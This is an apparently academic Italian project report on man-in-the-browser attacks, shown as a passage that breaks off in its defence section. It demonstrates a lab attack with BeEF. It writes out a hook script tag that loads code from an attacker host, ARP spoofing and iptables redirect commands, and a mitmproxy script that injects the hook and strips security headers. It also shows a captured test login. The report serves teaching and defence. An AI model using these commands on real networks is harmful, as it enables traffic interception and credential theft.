



Università
di Catania

UNIVERSITÀ DEGLI STUDI DI CATANIA

DIPARTIMENTO DI MATEMATICA E INFORMATICA

Progetto di Internet Security

MAN-IN-THE-BROWSER (DIFESA)

Carlo Spata - 1000036314

Anno Accademico 2023 – 2024

Indice

1	Introduzione	3
2	L'attacco in dettaglio	3
3	Tipologie di malware	4
4	Simulazione attacco	5
4.1	Configurazione	5
4.2	Tool per l'Exploitation	6
4.3	Injection e successivo attacco	7
4.3.1	Tramite social engineering	7
4.3.2	Tramite un proxy	11
5	Difesa	16
6	Conclusioni	19
7	Riferimenti	20

1 Introduzione

Il Man-in-the-browser attack (MITB) è un tipo di attacco informatico, relativo alla famiglia dei Man-in-the-middle (MITM), in cui un malware, più precisamente un Trojan Horse, viene iniettato nel browser dell'utente vittima. Una volta dentro, il trojan si interpone tra l'utente e il suo browser, permettendo all'attaccante di registrare, intercettare e manipolare le comunicazioni sul web della vittima.

2 L'attacco in dettaglio

In primo luogo, bisogna infettare il dispositivo della vittima con il malware, cosa che spesso avviene tramite tecniche di ingegneria sociale (come il phishing) che portino l'utente a scaricare il trojan oppure tramite tecniche più sofisticate che permettano all'attaccante di intercettare le richieste Web dell'utente vittima. Una volta dentro, il malware installerà un'estensione malevola nel browser che resterà in uno stato di quiescenza solitamente fino a quando non si inizierà un'operazione sensibile come, ad esempio, un pagamento o un accesso ad un proprio account. In quel momento il malware si "attiverà" iniziando a generare falsi problemi di login all'account o rallentamenti nel caricamento della pagina home, deviando l'utente vittima su un sito fake all'interno della quale verranno rubate le credenziali. Ovviamente il sito fake avrà un'interfaccia identica a quella che l'utente è abituato a riconoscere in sede di accesso regolare al sito del proprio intermediario. L'unica differenza, spesso impercettibile, potrebbe essere il protocollo utilizzato dal browser, cioè HTTP al posto di HTTPS.

Successivamente l'estensione estrae i dati digitati dall'utente e li memorizza salvo poi modificarli (ad esempio cambiando il destinatario di un bonifico) prima che questi vengano inviati al server di riferimento. Se è presente una pagina web di riepilogo (la distinta del bonifico, il dettaglio dell'ordine effettuato), questa verrà ripopolata con i dati effettivamente inseriti dall'utente, affinché questo non noti alcuna differenza con i dati effettivamente inviati al server. Tutti questi

singoli passi avviano dei processi in background resi possibili mediante l'uso di API.

L'attaccante non ha bisogno di violare nessun sistema di sicurezza in quanto esegue l'operazione fraudolenta interamente attraverso la vittima, facendosi comunicare da questa sia le sue credenziali che i codici monouso (come gli OTP) e sfruttando il suo indirizzo IP.

La compromissione risulta difficile da scovare per vari motivi:

- le estensioni malevole spesso sembrano legittime agli occhi dell'utente in quanto sono utili e funzionano correttamente quando scaricate, almeno per un po';
- le estensioni malevole sono circoscritte all'interno del browser e difficilmente rilasciano tracce al di fuori di esso, complicando il lavoro dei classici strumenti antivirus;
- il trojan può essere spento dall'attaccante e riattivato quando ritenuto necessario (cioè quando l'utente compie operazioni sensibili, come l'accesso alla banca o l'acquisto di prodotti online).

Si vuole specificare che questo è uno dei metodi più diffusi con cui avviene questo tipo di attacchi, ma ne esistono di altri e li vedremo nella prossima sezione.

3 Tipologie di malware

Il MITB, quindi, è un malware che infetta il PC della vittima. Questo può essere di differenti tipi e può quindi adottare strategie diverse per compiere operazioni malevole:

- un keylogger per intercettare e registrare ciò che l'utente digita sulla tastiera;
- un injector che inserisce campi nuovi da compilare o fornisce un'intera pagina Web clone, per rubare le informazioni inserite dall'utente;

- un session hijacker che riesce a compromettere una sessione autenticata della vittima rubandone i cookie;
- un proxy che intercetta e modifica le richieste e le risposte tra client e server, senza che questi se ne accorgano.

4 Simulazione attacco

4.1 Configurazione

Per simulare l'attacco si utilizzeranno due macchine virtuali tramite la piattaforma VirtualBox:

- una macchina attaccante, su cui è installato Debian GNU/Linux 11 (Bullseye);
- una macchina vittima, su cui è installato Windows 7 Ultimate (versione 6.1.7601).

Per semplicità le due macchine saranno collegate sulla stessa rete in maniera tale da essere visibili reciprocamente. Il tipo di rete scelta è "NAT Network" quindi sarà presente un gateway che effettuerà il natting. Lo schema di rete è pressoché il seguente:




Figura 1 – Configurazione di rete

4.2 Tool per l'Exploitation

Per mostrare l'attacco si userà il tool BeEF (Browser Exploitation Framework Project) [6] che verrà installato sulla macchina attaccante. Il tool utilizza una pagina Javascript, denominata *hook.js*, che permette di "agganciare" il browser vittima per poi loggare le sue azioni o compiere diverse operazioni malevole su di esso. Per iniettare l'hook, bisogna aggiungere il seguente tag `<script>` nella pagina HTML visualizzata dalla vittima:

- `<script src="http[s]://<attacker-ip>:3000/hook.js"></script>`

La vittima, una volta caricato lo script, verrà infettata e sarà vulnerabile a numerosi attacchi.

Lo script lavora mandando continue richieste al server BeEF, identificando la vittima tramite un cookie di sessione. Graficamente:




Figura 4 – Come funziona BeEF

4.3 Injection e successivo attacco

Lo script malevolo può essere iniettato in diversi modi, tra cui allegati/link e-mail oppure tramite un proxy che intercetta e modifica le richieste/risposte HTTP[S]. Vedremo entrambi i metodi.

4.3.1 Tramite social engineering

É il metodo più semplice. Per infettare la vittima si potrebbe inviare una mail avente l'aspetto di un ente fidato come ad esempio una banca o una app, ma contenente un link malevolo al suo interno:




Figura 3 – Esempio di e-mail di phishing

Non appena l'utente clicca sul link, verrà indirizzato ad una pagina Web che sembra in tutto e per tutto quella dell'ente fidato, con un form al suo interno per inserire le proprie credenziali. Questa pagina web può trovarsi ad esempio sul server di BeEF oppure avere un proprio dominio pubblico.



Figura 4 – Sito web clone (Microsoft Edge)

La pagina conterrà il tag script malevolo che permette di agganciare la vittima all'attaccante tramite delle richieste di rete. Ogni richiesta di rete comprenderà un identificativo che permetterà al server BeEF di riconoscere il browser vittima.





Figura 5 – Richieste di rete al server BeEF

Una volta che la vittima viene infettata, il browser di questa continuerà a mandare richieste una dopo l'altra al server attaccante. Queste richieste consentono a BeEF di mantenere attivo l'hook e di lanciare eventuali comandi malevoli sul browser vittima.

Dopo aver inserito le credenziali, possiamo controllare i log di BeEF:



ID	Type	Event	Date	Browser
125	64.560s - [Form Submitted]	"Action: undefined - Method: POST - Values: user=pippo,psww=poppo,undefined=" > form	2024-06-06 13:04:09 UTC	2
124	64.559s - [Mouse Click]	x: 49 y:77 > input	2024-06-06 13:04:09 UTC	2
123	28.598s - [User Typed]	po	2024-06-06 13:03:34 UTC	2
122	27.568s - [User Typed]	pop	2024-06-06 13:03:33 UTC	2
121	25.961s - [Mouse Click]	x: 111 y:63 > input (psww)	2024-06-06 13:03:32 UTC	2
120	25.494s - [User Typed]	po	2024-06-06 13:03:31 UTC	2
119	24.473s - [User Typed]	pip	2024-06-06 13:03:30 UTC	2
118	21.526s - [Mouse Click]	x: 127 y:34 > input (user)	2024-06-06	2

Figura 6 – Log di BeEF

Notiamo l'ultima entry:

125	64.560s - [Form Submitted] "Action: undefined - Method: POST - Values: user=pippo,psww=poppo,undefined=" > form	2024-06-06 13:04:09 UTC	2
-----	---	-------------------------	---

Figura 6.1 – “Sniffamento” delle credenziali

Quindi BeEF è riuscito ad intercettare le credenziali dell'utente e l'attacco è riuscito.

Questo tipo di attacco viene denominato Stored XSS, in quanto lo script malevolo è memorizzato lato server.

Il tool BeEF permette anche di lanciare numerosi comandi sul browser della vittima. Questi sono suddivisi in moduli:




Figura 7 – Moduli di BeEF

Tra i comandi disponibili due interessanti sono il “Fake Notification Bar” ed il “Pretty Theft” del modulo “Social Engineering”. Il primo permette di mostrare una falsa barra di notifica su cui viene chiesto all’utente di scaricare un file da uno specifico URL:




Figura 8 – Comando “Fake Notification Bar” in azione

mentre il secondo chiede username e password dell’utente utilizzando un floating div:




Figura 9 – Comando “Pretty Theft” in azione

Un ulteriore comando da notare è il “Man-In-The-Browser” del modulo “Persistence”. Questo comando in sostanza consente di mantenere attivo l’hook di BeEF finché l’utente resta nello stesso dominio (cioè fino a quando non lo cambia spontaneamente dalla barra degli indirizzi). Quindi qualsiasi click su dei link presenti all’interno della pagina manterranno l’hook attivo anche se la pagina di destinazione non contiene il tag script malevolo (purché la pagina di destinazione sia nello stesso dominio di quella di partenza).

4.3.2 Tramite un proxy

Quest’ultimo metodo rispetto al precedente è più complesso, ma risulta essere più efficace in quanto non presuppone un’azione esplicita da parte di un utente (ad esempio il click su un link), ma piuttosto consente di intercettare le comunicazioni di una vittima durante la sua normale navigazione sul Web.

Per intercettare le richieste HTTP abbiamo bisogno, per prima cosa, di ridirezionare il traffico della macchina vittima verso la macchina attaccante.

Per fare questo utilizziamo, nella macchina Linux, il tool *arp spoof* specificando l’interfaccia di rete della macchina attaccante, l’indirizzo della macchina vittima e l’indirizzo del gateway comune, ad ex:

- `sudo arpspoof -i enp0s3 -t 10.0.2.4 -r 10.0.2.1`

Il comando manderà numerose ARP reply dicendo alla macchina vittima che il gateway si trova ad un determinato indirizzo MAC, che sarà lo stesso di quello della macchina attaccante. Possiamo verificare la riuscita del comando lanciando “arp -a” sulla macchina vittima:

```
C:\Users\user>arp -a
Interface: 10.0.2.4 --- 0xb
Internet Address      Physical Address      Type
10.0.2.1              08-00-27-16-6a-2e    dynamic
10.0.2.3              08-00-27-0e-a2-59    dynamic
10.0.2.15             08-00-27-16-6a-2e    dynamic
```

Figura 10 – ARP table della macchina vittima

Si noti che il gateway (IP 10.0.2.1) e la macchina attaccante (IP 10.0.2.15) hanno lo stesso indirizzo MAC.

Ovviamente l'attaccante si deve comportare da router, quindi non deve né rigettare i pacchetti né informare la vittima che esiste un percorso alternativo per uscire dalla rete. Per ottenere questo nella macchina attaccante abilitiamo l'IP forwarding e disabilitiamo gli ICMP redirect, modificando il file `/etc/sysctl.conf`:

- `net.ipv4.ip_forward=1`
- `net.ipv6.conf.all.forwarding=1`
- `net.ipv4.conf.all.send_redirects=0`

Successivamente abbiamo bisogno di modificare il traffico da e verso la vittima e per fare questo utilizziamo un tool chiamato *mitmproxy*. Questo tool permette di avviare un server proxy a cui inoltrare le richieste provenienti dalla macchina vittima prima che esse arrivino al server (e viceversa per le risposte provenienti dal server). Configuriamo le impostazioni della macchina attaccante settando il proxy di rete alla porta di *mitmproxy* ed avviamo il proxy tramite il comando:

- `mitmweb --mode transparent -s inject_beef.py`¹

Poi bisogna installare il certificato del tool: questo può essere fatto andando nella pagina <http://mitm.it/> e seguendo le apposite istruzioni per Linux.

La modalità *transparent* fa operare il proxy in modo da non dover richiedere configurazioni lato client [10].

Il file python invece corrisponde allo script da iniettare che modificherà le richieste/risposte HTTP in transito. Questo è composto da tre parti principali:

1. modifica della risposta: iniezione dello script -->

```
from mitmproxy import http

def response(flow: http.HTTPFlow) -> None:
    # Controlla se il contenuto è HTML
    if "text/html" in flow.response.headers.get("content-type", ""):
        # Script di hook di BeEF
        hook_script = '<script src="http://10.0.2.15:3000/hook.js"></script>'

        # Iniettare lo script prima della chiusura del tag </head>
        flow.response.text = flow.response.text.replace("</head>",
            hook_script + "</head>")
```

¹ mitmweb è un'interfaccia web per mitmproxy.

Figura 11.1 – Script di Injection (Risposta)

2. modifica della risposta: modifica/cancellazione header di sicurezza -->

```
# Rimuovi / Modifica eventuali header che potrebbero condizionare
# il funzionamento dell'hook
if "Content-Security-Policy" in flow.response.headers:
    del flow.response.headers["Content-Security-Policy"]

if "Referrer-Policy" in flow.response.headers:
    del flow.response.headers["Referrer-Policy"]

if "Permissions-Policy" in flow.response.headers:
    del flow.response.headers["Permissions-Policy"]

if "cross-origin-resource-policy" in flow.response.headers:
    del flow.response.headers["cross-origin-resource-policy"]

if "cross-origin-embedder-policy-report-only" in
flow.response.headers:
    del flow.response.headers["cross-origin-embedder-policy-
report-only"]

flow.response.headers["Access-Control-Allow-Origin"] = "*"
flow.response.headers["Access-Control-Allow-Methods"] = "GET, POST,
PUT, DELETE, OPTIONS"
flow.response.headers["Access-Control-Allow-Headers"] = "Content-
type, X-Requested-With, Origin, Accept"
```

Figura 11.2 – Script di Injection (Risposta)

3. modifica della richiesta: cancellazione header di sicurezza -->

```
def request(flow: http.HTTPFlow) -> None:
    if "Referrer-Policy" in flow.request.headers:
        del flow.request.headers["Referrer-Policy"]

    if "Upgrade-Insecure-Requests" in flow.request.headers:
        del flow.request.headers["Upgrade-Insecure-Requests"]
```

Figura 11.3 – Script di Injection (Richiesta)

Infine, bisogna impostare le regole del firewall di Linux (*iptables*) in maniera tale da ridirezionare tutte le richieste HTTP[S] al proxy *mitmproxy*. Possiamo ottenere questo comportamento tramite i comandi:

- `sudo iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-ports 8080`
- `sudo iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT --to-ports 8080`

Adesso saremo in grado di intercettare e modificare le richieste di rete della macchina vittima in maniera tale da riuscire ad agganciare il suo browser e successivamente compiere operazioni malevole su di esso. Questo tipo di attacco viene denominato DOM-based XSS, in quanto lo script malevolo viene eseguito dal browser dell'utente a causa di una manipolazione in transito del Document Object Model (DOM) della pagina web.

Questa volta, però, bisogna fare delle considerazioni. L'injection riesce solamente su browser vecchi e se si utilizza il protocollo HTTP; nel nostro caso abbiamo usato sia Internet Explorer che Firefox con richiesta:

- <http://assistentzadomiciliar3.altervista.org/sitoAssistenzaDomiciliare/index.php>

La stessa richiesta in Microsoft Edge viene bloccata con errore:




Figura 12 – Fallimento dell'injection in Edge su HTTP

a causa delle CORS policy. Sostanzialmente il browser blocca la richiesta diretta alla macchina attaccante in quanto il suo indirizzo IP si riferisce ad una rete privata e su questa rete potrebbe essere presente del software nocivo. Chrome ha introdotto questa misura a partire da luglio 2021, come specificato in questo documento [11]. L'idea è quella di prevenire che risorse pubbliche in rete richiedano risorse private, a meno che la risorsa pubblica sia sotto HTTPS e che la risorsa privata utilizzi degli appropriati header CORS.

Se, invece, la vittima prova ad accedere ad un sito utilizzando HTTPS, l'injection fallisce, sia su Internet Explorer, che in Microsoft Edge. Su IE otteniamo il seguente errore:




Figura 13 – Fallimento dell'injection in Explorer su HTTPS

Mentre su Edge:





Figura 14 – Fallimento dell'injection in Edge su HTTPS

in quanto si cerca di richiedere una risorsa tramite HTTP, quando invece la pagina iniziale viene servita su HTTPS. Inoltre, per effettuare richieste HTTPS, è necessario installare sulla vittima il certificato di *mitmproxy*, altrimenti si ottiene il seguente errore:



che non permette in alcun modo di proseguire nel sito.

5 Difesa

Come abbiamo visto durante la simulazione dell'attacco, utilizzando il protocollo HTTPS diventa più difficile per l'attaccante riuscire a penetrare nel sistema.

L'ideale è sempre navigare su siti affidabili e che usino la cifratura; bisogna quindi controllare che il sito a cui ci stiamo collegando abbia un certificato valido, soprattutto se dobbiamo inserire in esso informazioni sensibili.

L'implementazione delle Content Security Policies (CSP) ha avuto un ruolo importante nell'arginare questo tipo di attacchi. Grazie a queste policy, infatti, il proprietario di un sito Web può dichiarare quali sono i contenuti che i browser sono autorizzati a caricare da quel sito. Successivamente, qualora il sito invii dati non conformi alla policy, il browser può notificare la violazione all'utente (report-only mode) oppure bloccare la ricezione del dato (blocking mode).

Bisogna educare gli utenti affinché sappiano distinguere ciò che è vero da una potenziale truffa, come quelle effettuate tramite tecniche di social engineering. Si deve stare attenti quindi alle e-mail ed ai messaggi che possono essere sospetti e soprattutto bisogna sapere che difficilmente un ente affidabile ci chieda le nostre credenziali via mail o via telefono.

Altre misure che possiamo adottare per difenderci da attacchi di tipo MITB sono sicuramente quelle di utilizzare sempre software aggiornati, sia browser, che antivirus, anche se difficilmente questi ultimi riescono a rilevare le intrusioni di questo tipo. In aggiunta potremmo utilizzare VPN, firewall e sistemi IDS/IPS.

Per quanto riguarda i login, così come le transazioni online, un'ottima misura di sicurezza è quella di attivare l'autenticazione a due fattori (2FA) e usare l'Out-of-Band authentication (OOBA), che consiste nel richiedere un'ulteriore conferma dell'identità dell'utente utilizzando un canale differente da quello che l'utente

